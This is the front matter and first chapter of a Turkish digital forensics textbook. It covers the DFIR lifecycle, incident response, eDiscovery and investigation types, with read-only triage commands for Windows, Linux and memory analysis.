Modern Dijital Adli Bilişim Yaklaşımları

Volume I

Windows • Linux • Memory • Olay Rekonstrüksiyonu • Raporlama

Recep Şenel (RedzepTech)
Digital Forensics Series

Version 1.0
Mart 2026

ISBN: 978-625-00-6097-1

Yayıncı
Recep Şenel
https://recepsenel.com

İthaf

Bu kitap,
dijital dünyanın görünmeyen izlerini sabırla inceleyen, gerçeği verinin içinde arayan tüm dijital adli analistlere adanmıştır.

Her log satırının, her zaman damgasının ve her veri kalıntısının bir hikâye anlattığına inananlara… Gerçeğin çoğu zaman sessiz olduğunu bilen,
ama o sessizliği çözebilenlere.

Dijital dünya büyüdükçe, gerçeği ortaya çıkaran izler de dijital ortamlarda birikmeye başladı. Günümüzde bir olayın ardındaki gerçeği anlamak çoğu zaman log kayıtlarında, zaman damgalarında ve sistem artefact'larında saklıdır.

Dijital adli bilişim, yalnızca teknik araçların kullanıldığı bir alan değildir. Aynı zamanda analitik düşünme, sabır ve metodolojik disiplin gerektiren bir süreçtir. Bir analist için en önemli araç çoğu zaman yazılım değil, doğru soruları sorabilme yeteneğidir.

Bu kitap, dijital adli bilişim alanına ilgi duyan araştırmacılar, güvenlik uzmanları ve yeni başlayan analistler için hazırlanmıştır. Amacı yalnızca araç kullanımını öğretmek değil, aynı zamanda olayları analiz etme yaklaşımını ve düşünme modelini aktarmaktır.

Yıllar içinde birçok teknik araç değişti, yeni yöntemler ortaya çıktı ve saldırı teknikleri gelişti. Ancak değişmeyen bir şey vardır: Dijital sistemlerde gerçekleşen her faaliyet bir iz bırakır. Bu izleri doğru şekilde toplamak, analiz etmek ve anlamlandırmak ise adli analistin sorumluluğudur.

Bu kitabın, dijital dünyada gerçeğin izini süren herkes için faydalı bir kaynak olmasını umuyorum.

Recep Şenel
RedzepTech
2026

"Every contact leaves a trace."

"Her temas bir iz bırakır."

Edmond Locard
(Modern adli bilimin kurucularından biri)

Önsöz

Dijital adli bilişim, yalnızca teknik araçların kullanıldığı bir alan değildir. Bu disiplin; metodoloji, sabır ve tarafsızlık gerektirir. Bir analistin değeri, kullandığı yazılımlardan değil; delile sadakatinden ve süreç disiplininden anlaşılır.

Bu kitap, yıllar içinde edinilmiş saha tecrübesinin sistematik bir çerçeveye oturtulmuş hâlidir. Amaç; araç öğretmekten çok, düşünme biçimi kazandırmaktır. Çünkü dijital adli bilişimde asıl güç, tek bir kaydı okumakta değil; dağıtık izleri bağlam içinde birleştirebilmektedir.

Burada yer alan örnekler, senaryolar ve metodolojiler; gerçek dünyadaki soruşturma mantığını yansıtmaktadır. Okuyucunun bu çalışmadan yalnızca teknik bilgi değil, analitik refleks kazanması hedeflenmiştir.

Unutulmamalıdır ki, dijital delil teknik bir veri değil; hukuki bir sorumluluktur.

Bu eser, mesleğini ciddiyetle icra eden tüm analistlere ithaf edilmiştir.

Recep Şenel
Mart 2026

İçindekiler

Bu Kitap Nasıl Okunmalı?

Dijital adli bilişim, yalnızca teknik araçların öğrenilmesiyle kavranabilecek bir disiplin değildir. Bu alanda başarılı olmak, metodoloji, analitik düşünme ve farklı veri kaynaklarını bir araya getirme becerisi gerektirir.

Bu kitap, dijital adli bilişime giriş yapmak isteyenler ile sahada çalışan analistlerin metodolojik yaklaşımını geliştirmek amacıyla hazırlanmıştır. Okuyucunun kitaptan en yüksek verimi alabilmesi için bölümlerin belirli bir sırayla incelenmesi önerilir.

Yeni Başlayanlar İçin

Dijital adli bilişim alanına yeni adım atan okuyucuların aşağıdaki sırayı takip etmesi önerilir:

1. Dijital adli bilişime giriş ve temel kavramlar
2. Delil toplama ve volatilite kavramı
3. Soruşturma süreçleri ve metodoloji
4. Temel analiz teknikleri

Bu aşamada amaç, kullanılan araçları ezberlemek değil; analiz mantığını anlamaktır.

Teknik Analistler İçin

Adli bilişim veya siber güvenlik alanında deneyimi olan okuyucular için aşağıdaki bölümler özellikle önemlidir:

- Windows artefact analizi
- Linux sistem incelemesi
- Bellek analizi
- Olay rekonstrüksiyonu
- Log korelasyonu

Bu bölümler, gerçek olayların nasıl analiz edildiğini anlamaya yardımcı olur.

Araç Bölümleri Hakkında

Kitapta yer alan araçlar, yalnızca kullanım örnekleri ile gösterilmiştir. Bu araçların amacı okuyucuya komut ezberletmek değil, hangi veri kaynaklarının analiz edilmesi gerektiğini göstermektir.

Dijital adli bilişimde önemli olan araç değil, analistin veri ile kurduğu ilişkidir.

Pratik Yapmanın Önemi

Bu kitap teorik bilgilerin yanında pratik uygulama düşünülerek hazırlanmıştır. Okuyucuların:

- test veri setleri üzerinde çalışmaları
- log dosyalarını incelemeleri
- zaman çizelgesi oluşturmaları

önerilir.

Gerçek öğrenme, pratik analiz süreçleri ile gerçekleşir.

Analitik Yaklaşım

Bu kitabın temel amacı okuyucuya araç öğretmek değil, analitik düşünme modeli kazandırmaktır.

Bir dijital adli analist için en önemli yetenek:

- doğru soruları sorabilmek
- veri kaynaklarını ilişkilendirebilmek
- alternatif senaryolar üretebilmektir.

Bu beceriler, teknik bilginin ötesinde analitik düşünme gerektirir.

Bu kitapta kullanılan bazı teknik kısaltmalar aşağıda açıklanmıştır.

Kısaltma	Açıklama
DFIR	Digital Forensics and Incident Response
IOC	Indicator of Compromise
TTP	Tactics, Techniques and Procedures
RAM	Random Access Memory
EVTX	Windows Event Log dosya formatı
DNS	Domain Name System
C2	Command and Control
EDR	Endpoint Detection and Response
SIEM	Security Information and Event Management
OSINT	Open Source Intelligence
NTFS	New Technology File System
EXT	Extended File System (Linux)
USB	Universal Serial Bus
PCAP	Packet Capture dosyası
MITRE ATT&CK	Saldırı tekniklerini sınıflandıran çerçeve

Ağ Bağlantılarını Kontrol Etme

PowerShell

Get-NetTCPConnection | Where-Object {$_.State -eq "Established"} | Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, OwningProcess

Sistemde "Kurulmuş" (Established) olan tüm TCP bağlantılarını listeler. Dışarıdaki bir C2 (Komuta Kontrol) sunucusuna veri sızdırılıp sızdırılmadığını anlamak için kritik bir komuttur.

Şüpheli Süreçleri ve Dosya Yollarını Bulma

Get-Process | Select-Object Id, ProcessName, Path, Company | Where-Object {$_.Path -notlike "C:\Windows*"}

Çalışan süreçleri listeler ancak Windows'un kendi klasöründe (C:\Windows\) olmayanları filtreler. Saldırganlar genellikle zararlı yazılımları \Temp\ veya \Users\ klasörleri altında çalıştırır.

Linux Adli Bilişim (Bash)

Linux sistemlerde log dosyaları ve kullanıcı aktiviteleri birincil kanıt kaynağıdır.

last -adx

Sisteme en son giriş yapan kullanıcıları, giriş yaptıkları IP adreslerini ve oturum sürelerini gösterir. -x parametresi sistem kapanış/açılış bilgilerini de ekler.

Gizli Dosyaları ve İzinleri Kontrol Etme

find /home -name ".*" -ls

Kullanıcı dizinlerindeki gizli dosyaları (nokta ile başlayan) listeler. Saldırganlar genellikle betiklerini .hidden_script gibi isimlerle saklar.

Log Analizi (Kullanıcı Hareketleri)

SSH Başarısız Giriş Denemelerini Sayma

grep "Failed password" /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -nr

SSH üzerinden yapılan başarısız giriş denemelerini bulur, IP adreslerini ayıklar ve hangi IP'den kaç kez deneme yapıldığını büyükten küçüğe sıralar. Bu bir **Brute Force (Kaba Kuvvet)** saldırısının kanıtıdır.

Bellek (Memory) Analizi (Volatility 3)

RAM İçindeki Ağ Bağlantılarını Görme

python3 vol.py -f memdump.raw windows.netscan

Alınan bir bellek dökümü (memdump.raw) içindeki aktif ağ bağlantılarını gösterir. Kapanmış olan bağlantıların izlerini bile RAM'den çıkarabilir.

DFIR Sürecinde Temel Mantık Tablosu

Aşama	Odak Noktası	Temel Araç
Identification	Olağandışı trafik veya uyarılar	SIEM, EDR
Containment	Saldırganın yayılmasını durdurma	Firewall, İzole VLAN
Eradication	Tehdidi sistemden silme	Antivirüs, Format, Yama
Recovery	Sistemi güvenli hale döndürme	Backup (Yedekler)

Komut ve Sembol Açıklamaları

Adli bilişimde binlerce satır log arasında kaybolmamak için bu sembolleri bilmek şarttır:

PowerShell'de Temel Pipeline

- | **(Pipe/Boru):** Soldaki komutun çıktısını, sağdaki komuta girdi olarak gönderir.
- *Örnek:* cat access.log | grep "404" (Dosyayı oku, sadece 404 hatalarını göster).
- > **(Yönlendirme):** Komutun çıktısını bir dosyaya yazar (dosya varsa üstüne yazar). **Delil toplarken çok kritiktir.**
- >> **(Ekleme):** Çıktıyı mevcut dosyanın sonuna ekler.
- 2> **(Hata Yönlendirme):** Sadece hata mesajlarını bir dosyaya kaydeder.

PowerShell (Windows) Sembol ve Operatörleri

Modern Windows adli bilişiminde PowerShell vazgeçilmezdir.

- $_: Boru hattındaki (pipeline) mevcut nesneyi temsil eder.
- ? (Where-Object): Veriyi belirli bir kritere göre filtreler.
- % (ForEach-Object): Listedeki her bir öğe için işlem yapar.

Zaman Damgası (Timestamp) Kısaltmaları

Sembol	Anlamı	Açıklama
M	Modified	Dosya içeriğinin en son değiştirildiği zaman.
A	Accessed	Dosyaya en son erişildiği (okunduğu) zaman.
C	Changed (MFT)	Dosya meta verilerinin (izinler vb.) değiştiği zaman.
B / B	Birth / Created	Dosyanın sistemde ilk oluşturulduğu zaman.

Not: Bu yapıya genellikle **MACB** zaman damgaları denir. Saldırganlar "Timestomping" yaparak bu verileri manipüle etmeye çalışabilir.

Düzenli İfadeler (Regex) Sembolleri

Log analizi yaparken IP adreslerini veya e-postaları ayıklamak için kullanılır:

- ^: Satırın başlangıcı.
- $: Satırın sonu.
- .*: Herhangi bir karakterden (.) herhangi bir sayıda (*) olması.
- [0-9]{1,3}: 1 ile 3 basamak arası rakam (IP adresi tespiti için kullanılır).

Adli Örnek:

```
Get-Service | Where-Object {$_.Status -eq "Running"}
```

Anlamı: Tüm servisleri al, sadece durumu "Çalışıyor" olanları süz.

Linux / Unix Adli Bilişim Komutları

Linux tabanlı analizlerde (SANS SIFT veya Kali gibi) en sık karşımıza çıkan yapılar:

grep (Arama Motoru)

Sistem loglarında şüpheli anahtar kelimeleri (IP, kullanıcı adı, zararlı ismi) bulur.

- -i: Büyük/küçük harf duyarlılığını kaldırır.
- -v: Tersine arama yapar (belirtilen kelimeyi içermeyenleri getirir).
- -r: Tüm alt klasörlerde arama yapar.

find (Dosya Analizi)

Saldırganın oluşturduğu gizli veya yeni dosyaları bulmak için kullanılır.

- -mtime -1: Son 24 saat içinde değiştirilen dosyaları bulur.

- -perm -4000: SUID bitine sahip (yüksek yetkili) dosyaları bulur.

Bu kitapta yer alan komut örnekleri ve semboller aşağıdaki anlamlarda kullanılmıştır.

Komut Satırı Örnekleri

vol -f memory.raw windows.pslist

Bu tip bloklar terminal veya komut satırında çalıştırılması gereken örnek komutları göstermektedir.

Köşeli Parantez [ ]

Köşeli parantezler isteğe bağlı parametreleri ifade eder.

Örnek:

command [optional_parameter]

Açılı Parantez < >

Bu işaretler kullanıcı tarafından değiştirilecek alanları gösterir.

Örnek:

icat image.dd <inode>

Burada <inode> değeri gerçek inode numarası ile değiştirilmelidir.

Dizin Yolları

Dosya yolları sistem türüne göre değişebilir.

Örnek:

C:\Windows\System32

veya

/var/log/auth.log

Yorum Satırları

Bazı komut örneklerinde açıklama satırları bulunabilir.

```
# list running processes
vol -f memory.raw windows.pslist
```

ile başlayan satırlar açıklama amaçlıdır.

Kitap Yapısı (Okuyucu İçin Hatırlatma)

Bu kitapta yer alan teknik örnekler, okuyucuların analiz mantığını anlamasını kolaylaştırmak amacıyla hazırlanmıştır. Komutlar ve araçlar yalnızca örnek olarak verilmiştir; gerçek incelemelerde kullanılan yöntemler olayın bağlamına göre değişebilir.

Bölümlerden neler öğrenilmeli?

Bölüm 1 – Dijital Adli Bilişime Giriş

- Dijital adli bilişim bir araç değil **metodoloji disiplinidir**
- Delil bütünlüğü en kritik ilkedir
- Analiz süreci bilimsel ve tekrarlanabilir olmalıdır
- DFIR, olay müdahalesi ve eDiscovery farklı disiplinlerdir

Bölüm 2 – Delil Kaynakları ve Volatilite

- Volatil veri kalıcı veriden önce toplanmalıdır
- RAM, ağ bağlantıları ve süreç bilgileri hızla kaybolabilir
- Yanlış toplama sırası kanıt kaybına neden olabilir

Bölüm 3 – Soruşturma Süreci

- Delil toplama, analiz ve raporlama ayrı aşamalardır
- Zincirleme muhafaza (chain of custody) korunmalıdır
- Her adım dokümante edilmelidir

Bölüm 4 – Windows Artefact Analizi

- Prefetch, Amcache ve Event Log önemli davranış kayıtlarıdır
- Tek artefact yeterli değildir; korelasyon gereklidir
- Zaman çizelgesi olay rekonstrüksiyonu için kritik rol oynar

---

Bölüm 5 – Linux Sistem Analizi

- SSH logları saldırı girişimlerini gösterir
- Bash history ve cron görevleri kalıcılık göstergesi olabilir
- Log korelasyonu sistem davranışını ortaya çıkarır

Bölüm 6 – Bellek Analizi

- Fileless saldırılar yalnızca RAM'de iz bırakabilir
- Süreç ağacı analizi saldırı davranışını ortaya çıkarır
- Bellek analizi olayın canlı durumunu gösterir

Bölüm 7 – Ağ Analizi

- DNS trafiği saldırı altyapısını gösterebilir
- Paket analizi C2 iletişimini ortaya çıkarabilir
- Ağ verisi saldırının dış bağlantılarını anlamayı sağlar

Bölüm 8 – Olay Rekonstrüksiyonu

- Zaman çizelgesi olayın kronolojisini oluşturur
- Farklı veri kaynakları birlikte analiz edilmelidir
- Davranış modeli oluşturmak analizin temelidir

Bölüm 9 – Araç Ekosistemi

- Araçlar veri üretir, yorum analiste aittir
- Yanlış araç seçimi analiz hatasına neden olabilir
- Modern DFIR araçları korelasyonu hızlandırır

Bölüm 10 – Analistin Düşünme Modeli

- Analiz hipotez kurma ve test etme sürecidir
- Önyargı analiz kalitesini düşürür

Ek Bölüm – Okuma ve Pratik Yol Haritası

1-Temel Kavramları Öğren

Önce şu konular anlaşılmalıdır:

- Dosya sistemleri (NTFS, EXT)
- İşletim sistemi mimarisi
- Ağ protokolleri
- Log yapıları

2-Temel Araçları Öğren

Başlangıç için önerilen araçlar:

- Autopsy
- FTK Imager
- Wireshark
- Volatility

Amaç araç ezberlemek değil, veri türlerini anlamaktır.

3-Artefact Analizi Pratiği Yap

Şu veri kaynaklarını incelemek faydalıdır:

- Windows Event Log
- Prefetch dosyaları
- Browser artefact'ları
- Bash history

4- Timeline Analizi Öğren

Birçok olay şu şekilde çözülür:

Artefact toplama
↓
Zaman çizelgesi oluşturma
↓
Davranış modeli çıkarma
↓
Olay rekonstrüksiyonu

Not: Bu süreçte en sık yapılan hata, zaman çizelgesindeki saat dilimi (UTC/GMT) farklılıklarını gözden kaçırmaktır. Bir kanıtın 3 saat farkla hatalı yorumlanması, tüm rekonstrüksiyonu çökertebilir.

5- Gerçek Senaryolar Çalış

Pratik için:

- DFIR eğitim datasetleri
- CTF laboratuvarları
- Olay müdahale senaryoları

6- Sürekli Öğrenme

Dijital adli bilişim sürekli gelişen bir alandır.
Analistlerin yeni teknikleri takip etmesi gerekir.

BÖLÜM 1 — Dijital Adli Bilişimin Temeli

1.1 Dijital Adli Bilişim Nedir?

Dijital adli bilişim; dijital ortamlarda bulunan verilerin hukuken kabul edilebilir, bilimsel olarak doğrulanabilir ve tekrarlanabilir yöntemlerle tanımlanması, korunması, analiz edilmesi ve raporlanması sürecidir.

Bu disiplin yalnızca veri kurtarma veya teknik inceleme faaliyeti değildir. Asıl amacı, dijital izleri bağlam içerisinde değerlendirerek bir olayın teknik gerçekliğini ortaya koymaktır. Bir başka ifadeyle dijital adli bilişim, izleri toplamakla değil, o izlerden anlam üretmekle ilgilenir.

Bir soruşturma kapsamında elektronik cihazlardan, ağ kayıtlarından, bulut ortamlarından veya bellek dökümlerinden elde edilen veriler; uygun metodoloji uygulanmadığı takdirde hukuki değerini kaybedebilir. Bu nedenle dijital adli bilişim süreci, teknik doğruluk kadar usule uygunluğu da esas alır.

1.2 Dijital Adli Bilişimin Temel İlkeleri

Dijital adli bilişim faaliyetleri aşağıdaki temel ilkeler üzerine kuruludur:

- **Bilimsel Metodoloji:** İnceleme süreci sistematik, ölçülebilir ve doğrulanabilir olmalıdır.
- **Hukuki Savunulabilirlik:** Kullanılan yöntemler, mahkemede açıklanabilir ve savunulabilir nitelikte olmalıdır.

- **Tekrarlanabilirlik:** Aynı delil üzerinde aynı yöntemler uygulandığında benzer sonuçlara ulaşılabilmelidir.
- **Delil Bütünlüğü:** İnceleme süresince delil değiştirilmemeli, bütünlüğü kriptografik hash değerleri ile doğrulanmalıdır.
- **Tarafsızlık:** Analist, bulgular üzerinden yorum üretmeli; varsayımlarla sonuç üretmemelidir.

Dijital adli bilişim süreci, rastgele ilerleyen teknik bir inceleme değildir.
Sistematik ve birbirini besleyen aşamalardan oluşan bir yaşam döngüsüdür.

Analiz

Artefact inceleme ve korelasyon

Dökümasntasyon

Adım adım kayıt ve raporlama

Sunum

Teknik ve hukuki paydaşlara aktarım

Kimliklendirme

Potansiyel kanıt kaynaklarının belirlenmesi

Koruma

Delil bütünlüğünün sağlanması, hash hesaplama

Edinme

Adli kopya oluşturma

Her aşamada delil bütünlüğü doğrulanır (Hash Kontrolü)

2. DFIR, Olay Müdahalesi ve Elektronik Keşif Arasındaki Farklar

Dijital adli bilişim sıklıkla olay müdahalesi (Incident Response) ve elektronik keşif (eDiscovery) kavramları ile karıştırılır. Bu disiplinler birbiriyle örtüşse de amaç ve kapsam açısından farklılık gösterir.

Disiplin	Odak	Amaç
DFIR	Tam yaşam döngüsü	Olayın teknik gerçekliğini ortaya koymak
Olay Müdahalesi	Aktif tehdit yönetimi	Hasarı durdurmak
eDiscovery	Hukuki veri toplama	Dava süreçlerine destek

Olay Müdahalesi (Incident Response - IR)

Temel Amaç: Yangını söndürmek ve hasarı sınırlamak. Bir siber saldırı veya veri ihlali gerçekleştiğinde devreye giren "acil yardım" ekibidir. Odak noktası derinlemesine analizden ziyade, tehdidi durdurmak ve sistemi ayağa kaldırmaktır.

- **Hız:** Çok kritik (Dakikalar veya saatler).
- **Öncelik:** İş sürekliliği ve tehdidin yok edilmesi.

Dijital Adli Tıp (Digital Forensics - DF)

Temel Amaç: "Ne oldu?" sorusuna mahkemede kabul edilebilir kanıtlarla cevap vermek. IR ile iç içe geçerek **DFIR** (Digital Forensics & Incident Response) bütününü oluşturur. DF kısmı, olayın bilimsel yöntemlerle (yazma korumalı imajlar, hash değerleri) incelenmesini sağlar.

- **Hız:** Titiz ve yavaş (Günler veya haftalar).
- **Öncelik:** Kanıt bütünlüğü ve zinciri (Chain of Custody).

Elektronik Keşif (e-Discovery)

Temel Amaç: Hukuki bir dava sürecinde ilgili dijital belgeleri bulmak ve sunmak. Bir siber saldırı olması gerekmez. Örneğin bir boşanma davası, patent ihlali veya yolsuzluk soruşturmasında, tarafların birbirlerinden talep ettiği e-postalar, dokümanlar ve mesajların taranmasıdır.

- **Hız:** Mahkeme takvimine bağlı.
- **Öncelik:** Veri ayıklama (İlgili/İlgisiz ayrımı) ve yasal uygunluk.

Özellik	Olay Müdahalesi (IR)	Dijital Adli Tıp (DF)	Elektronik Keşif (e-Discovery)
Tetikleyici	Aktif bir saldırı/alarm.	Suç şüphesi veya ihlal sonrası.	Dava süreci veya yasal talep.
Odak	Tehdidi durdurma (Containment).	"Kim, nasıl, ne zaman" (Analysis).	Belgeleri bulma ve sunma (Production).
Kapsam	RAM, ağ trafiği, loglar.	Tüm disk imajı, silinmiş veriler.	E-postalar, Word/PDF, arşivler.
Yasal Boyut	Operasyonel öncelik.	Adli geçerlilik şart.	Yasal zorunluluk ve gizlilik.

Özetle: Bir hacker sisteminize girdiğinde **IR** ile onu dışarı atarsınız, **DF** ile ne çaldığını ve nasıl girdiğini kanıtlarsınız; eğer bu durum bir tazminat davasına dönüşürse, karşı tarafa sunacağınız e-postaları **e-Discovery** yöntemleriyle hazırlarsınız.

2.1 DFIR (Digital Forensics & Incident Response)

DFIR Süreç Döngüsü

DFIR operasyonları genellikle **NIST** veya **SANS** tarafından belirlenen standart bir metodolojiyi izler:

1. **Hazırlık (Preparation):** Olay yaşanmadan önce araçların, ekiplerin ve yetkilerin hazır olması. (Logların merkezi bir yerde toplanması gibi).
2. **Tespit ve Analiz (Detection & Analysis):** Anomaliyi fark etmek ve bunun gerçek bir tehdit olup olmadığını anlamak.
3. **Kapsama, Temizleme ve Kurtarma (Containment, Eradication & Recovery):** Saldırganın hareket alanını kısıtlamak, zararlıyı sistemden kazımak ve sistemleri güvenli bir şekilde geri açmak.
4. **Olay Sonrası Etkinlik (Post-Incident Activity):** "Ders çıkarma" aşaması. Hangi açık kullanıldı? Süreçte ne yanlış gitti?

DFIR'da Temel Analiz Alanları

DFIR uzmanları, cevabı bulmak için farklı katmanlarda "artefact" (iz) ararlar:

- **Hafıza Analizi (Memory Forensics):** RAM üzerinde çalışan zararlı kodları, gizli bağlantıları ve şifrelenmiş verileri tespit eder. Diskte iz bırakmayan (fileless) saldırılar için kritiktir.

- **Disk Analizi (Disk Forensics):** Silinmiş dosyalar, kayıt defteri (Registry) girdileri, tarayıcı geçmişi ve dosya sistemi metaverilerini inceler.
- **Ağ Analizi (Network Forensics):** PCAP dosyaları ve firewall logları üzerinden veri sızıntısının (exfiltration) rotasını belirler.

En Çok Kullanılan DFIR Araçları (Toolkit)

Bir DFIR uzmanının çantasında genellikle şu araçlar bulunur:

Kategori	Araçlar
İmaj Alma	FTK Imager, Guymager
Bellek Analizi	Volatility, MemDump
Timeline Oluşturma	Plaso (log2timeline), Eric Zimmerman's Tools
Hepsi Bir Arada	Autopsy, Magnet AXIOM, X-Ways
Ağ Analizi	Wireshark, Zeek, Brim

Neden DFIR Kritik Bir Disiplindir?

Sadece "saldırganı dışarı atmak" (IR) yeterli değildir. Eğer saldırganın arkada bıraktığı bir **Backdoor** (arka kapı) bulunamazsa veya hangi yetkileri ele geçirdiği (DF) analiz edilmezse, saldırgan bir hafta sonra tekrar içeri girecektir. DFIR, saldırının **kök nedenini (Root Cause)** bularak bu döngüyü kırar.

DFIR, bir güvenlik olayının yaşam döngüsünü kapsar. Amaç;

- Olayın kök nedenini belirlemek
- Saldırının kapsamını ortaya çıkarmak
- Etki alanını analiz etmek
- Teknik bulguları raporlamak

DFIR hem müdahale hem de adli analiz bileşenini içerir.

2.2 Olay Müdahalesi (Incident Response)

Olay müdahalesinin önceliği adli derinlik değil, operasyonel istikrardır.

- Tehdidin durdurulması
- Hasarın sınırlandırılması
- Sistemlerin yeniden devreye alınması

Olay Müdahale Yaşam Döngüsü (SANS Enstitüsü Modeli)

SANS tarafından geliştirilen 6 adımlı model, dünyada en yaygın kabul gören IR metodolojisidir:

1. Hazırlık (Preparation)

En kritik aşamadır. Olay gerçekleşmeden önce yapılması gerekenleri kapsar.

- **Ekip:** Bir Olay Müdahale Ekibi (CSIRT) kurulması.
- **Araçlar:** Analiz araçlarının ve yedekleme sistemlerinin hazır tutulması.
- **Yetki:** Kimin hangi kararı (örneğin; sunucuyu kapatma yetkisi) vereceğinin netleşmesi.

2. Tanımlama (Identification)

Gerçekten bir "olay" olup olmadığının saptanmasıdır.

- Log analizi, IDS/IPS alarmları ve son kullanıcı bildirimleri değerlendirilir.
- Olayın kapsamı ve ciddiyeti (Kritiklik seviyesi) belirlenir.

3. Kontrol Altına Alma (Containment)

Saldırganın daha fazla zarar vermesini önlemek için "çemberi daraltma" aşamasıdır.

- **Kısa Vadeli:** Etkilenen sistemin ağdan izole edilmesi.
- **Uzun Vadeli:** Gelecekteki saldırıları engellemek için geçici yamalar yapılması.

4. Temizleme (Eradication)

Tehdidin sistemden tamamen kazınmasıdır.

- Zararlı yazılımların (Malware) silinmesi.
- Saldırganın oluşturduğu arka kapıların (Backdoor) ve sahte hesapların kapatılması.
- Kullanılan açıkların (Vulnerability) yamalanması.

5. Kurtarma (Recovery)

Sistemlerin üretim ortamına güvenli bir şekilde geri döndürülmesidir.

- Yedeklerden geri dönme.
- Şifrelerin değiştirilmesi.
- Sistemlerin bir süre "yüksek hassasiyetli izleme" altında tutulması.

6. Alınan Dersler (Lessons Learned)

"Neyi iyi yaptık, nerede hata yaptık?" sorusunun sorulduğu aşamadır.

- Olay raporu hazırlanır.
- Gelecekte benzer bir durumun yaşanmaması için güvenlik politikaları ve IR planı güncellenir.

Bu süreçte toplanan veriler daha sonra adli analiz sürecine girdi oluşturabilir.

Birim	**Rolü**
IT/Güvenlik	Teknik analiz, temizleme ve sistem kurtarma.
Hukuk	Veri ihlali bildirimleri ve yasal uyumluluk süreçleri.
Halkla İlişkiler	Müşterilere ve medyaya yapılacak açıklamaların yönetimi.
Yönetim	Kritik kararların (Sistemi durdurma vb.) onaylanması ve bütçe.

IR ve Adli Tıp (Forensics) Arasındaki Kritik Denge

Olay müdahalesi sırasında bazen **Hız** ile **Kanıt Koruma** çatışır. Örneğin; bir sunucuyu hemen kapatmak saldırıyı durdurur (IR hedefi), ancak RAM üzerindeki uçucu kanıtları yok eder (Forensics kaybı). Profesyonel bir IR süreci, bu dengeyi bozmadan "canlı analiz" yöntemlerini kullanarak ilerler.

2.3 Elektronik Keşif (eDiscovery)

Elektronik keşif, hukuki süreçlerde kullanılmak üzere elektronik olarak saklanan bilgilerin (ESI) toplanmasını ve sınıflandırılmasını kapsar.

- E-posta arşivleri
- Kurumsal belgeler
- Dijital iletişim kayıtları

eDiscovery teknik olarak adli yöntemlerden yararlanabilir; ancak amacı olay rekonstrüksiyonu değil, belge üretimidir.

e-Discovery Kapsamına Giren Veriler (ESI)

Sadece dosyalar değil, dijital iz bırakan her şey e-Discovery'nin parçası olabilir:

- **İletişim:** E-postalar, WhatsApp/Slack mesajları, sesli mesaj kayıtları.
- **Dokümanlar:** Excel tabloları, CAD çizimleri, sunumlar.
- **Sosyal Medya:** Facebook gönderileri, LinkedIn mesaj trafiği.
- **Metaveri (Metadata):** Bir belgenin kim tarafından, ne zaman oluşturulduğu veya üzerinde yapılan gizli değişiklikler.

Kritik Kavramlar: Culling ve TAR

e-Discovery'de maliyeti düşüren ve hızı artıran iki ana yöntem vardır:

- **Culling (Ayıklama):** İlgisiz verileri henüz analiz aşamasına gelmeden eleme işlemidir.

Örnek: "2020 yılından önceki tüm e-postaları ele" veya "Sadece 'ihale' kelimesini içeren leri tut."

- **TAR (Technology Assisted Review):** Yapay zeka ve makine öğrenmesi kullanarak, sistemin hangi belgelerin "alakalı" olduğunu avukatların işaretlemelerinden öğrenmesi ve geri kalan milyonlarca belgeyi otomatik sınıflandırmasıdır.

Özellik	e-Discovery	Digital Forensics
Ana Hedef	Kanıt belgelerini bulmak.	Olayın nasıl olduğunu kanıtlamak.
Veri Türü	Genelde okunabilir dokümanlar.	Ham disk verisi, kayıt defteri, loglar.
Kullanıcı	Avukatlar, hukuk ekipleri.	Siber güvenlik uzmanları, kolluk kuvvetleri.

3. Dijital Soruşturma Türleri

3.1. Ceza Soruşturmaları

- Kolluk kuvvetleri tarafından yürütülür
- Zincirleme delil takibi (Chain of Custody) zorunludur
- Mahkemede kabul edilebilirlik kriterleri yüksektir

Örnekler:

- Siber suçlar
- Dolandırıcılık
- Yetkisiz erişim
- Çocuk istismarı
- Finansal suçlar

3.2. Kurumsal Soruşturmalar

- Politika ihlalleri
- İçeriden tehdit vakaları
- Fikri mülkiyet hırsızlığı
- Veri ihlali incelemeleri

Bu soruşturmalarda hız ve iş sürekliliği önemli faktördür.

3.3. Sivil Soruşturmalar

- Sözleşme ihtilafları
- Dijital delil içeren dava süreçleri
- Sigorta dolandırıcılığı
- Mevzuat uyumluluğu denetimleri

1. Adli Soruşturmalar (Criminal Investigations)

Devlet birimleri ve kolluk kuvvetleri tarafından yürütülen, ceza kanununa giren suçların (siber saldırılar, çocuk istismarı, dolandırıcılık, terör vb.) aydınlatılmasıdır.

- **Kritik Unsur:** Kanıt zinciri (**Chain of Custody**) bozulmamalıdır. Mahkemede redde-dilmeyecek kesinlikte raporlanmalıdır.
- **Hedef:** Suçlunun tespiti ve cezalandırılması.

2. Kurumsal/İdari Soruşturmalar (Internal/Corporate Investigations)

Bir şirketin kendi içinde yürüttüğü, genellikle disiplin suçları veya şirket politikası ihlalleriyle ilgili süreçlerdir.

- **Kapsam:** Veri hırsızlığı (Fikri mülkiyet sızıntısı), cinsel taciz iddiaları veya işe gelmeme durumları.
- **Hedef:** Şirket içi disiplin süreci veya işten çıkarma için kanıt toplama.

3. Sivil Soruşturmalar (Civil Investigations)

İki taraf arasındaki hukuki anlaşmazlıkları (boşanma, tazminat, telif hakkı davaları) kapsar. Genellikle **e-Discovery** süreçleriyle iç içedir.

- **Kritik Unsur:** Genelde "verilerin paylaşılması" ve "şeffaflık" ön plandadır.
- **Hedef:** Haklılığın ispatı ve maddi/manevi tazminat.

Dijital adli bilişim farklı hukuki ve kurumsal bağlamlarda uygulanabilir.

Teknik Kapsamına Göre Soruşturma Türleri

İncelemenin yapıldığı "alan" soruşturmanın teknik seyrini belirler:

Tür	Odak Noktası	Ana Araçlar
Bilgisayar Adli Tıp	Hard diskler, SSD'ler, USB bellekler.	Autopsy, EnCase, FTK
Mobil Adli Tıp	Akıllı telefonlar, tabletler, GPS cihazları.	Cellebrite, GrayKey, Oxygen
Ağ Adli Tıp	Firewall logları, PCAP dosyaları, canlı trafik.	Wireshark, Splunk, Zeek
Bulut Adli Tıp	AWS, Azure, Google Drive, SaaS logları.	CloudSleuth, AWS CLI
Bellek Analizi	RAM üzerindeki aktif işlemler ve şifreler.	Volatility, Rekall

4. İstihbarat Odaklı Soruşturmalar (Threat Intelligence)

Genellikle bir saldırı gerçekleşmeden önce veya bir APT (Gelişmiş Sürekli Tehdit) grubunun yöntemlerini anlamak için yapılır.

- **Yöntem:** Karanlık ağ (Dark Web) takibi, botnet analizi ve saldırganların davranış modellerinin (TTPs) çıkarılması.

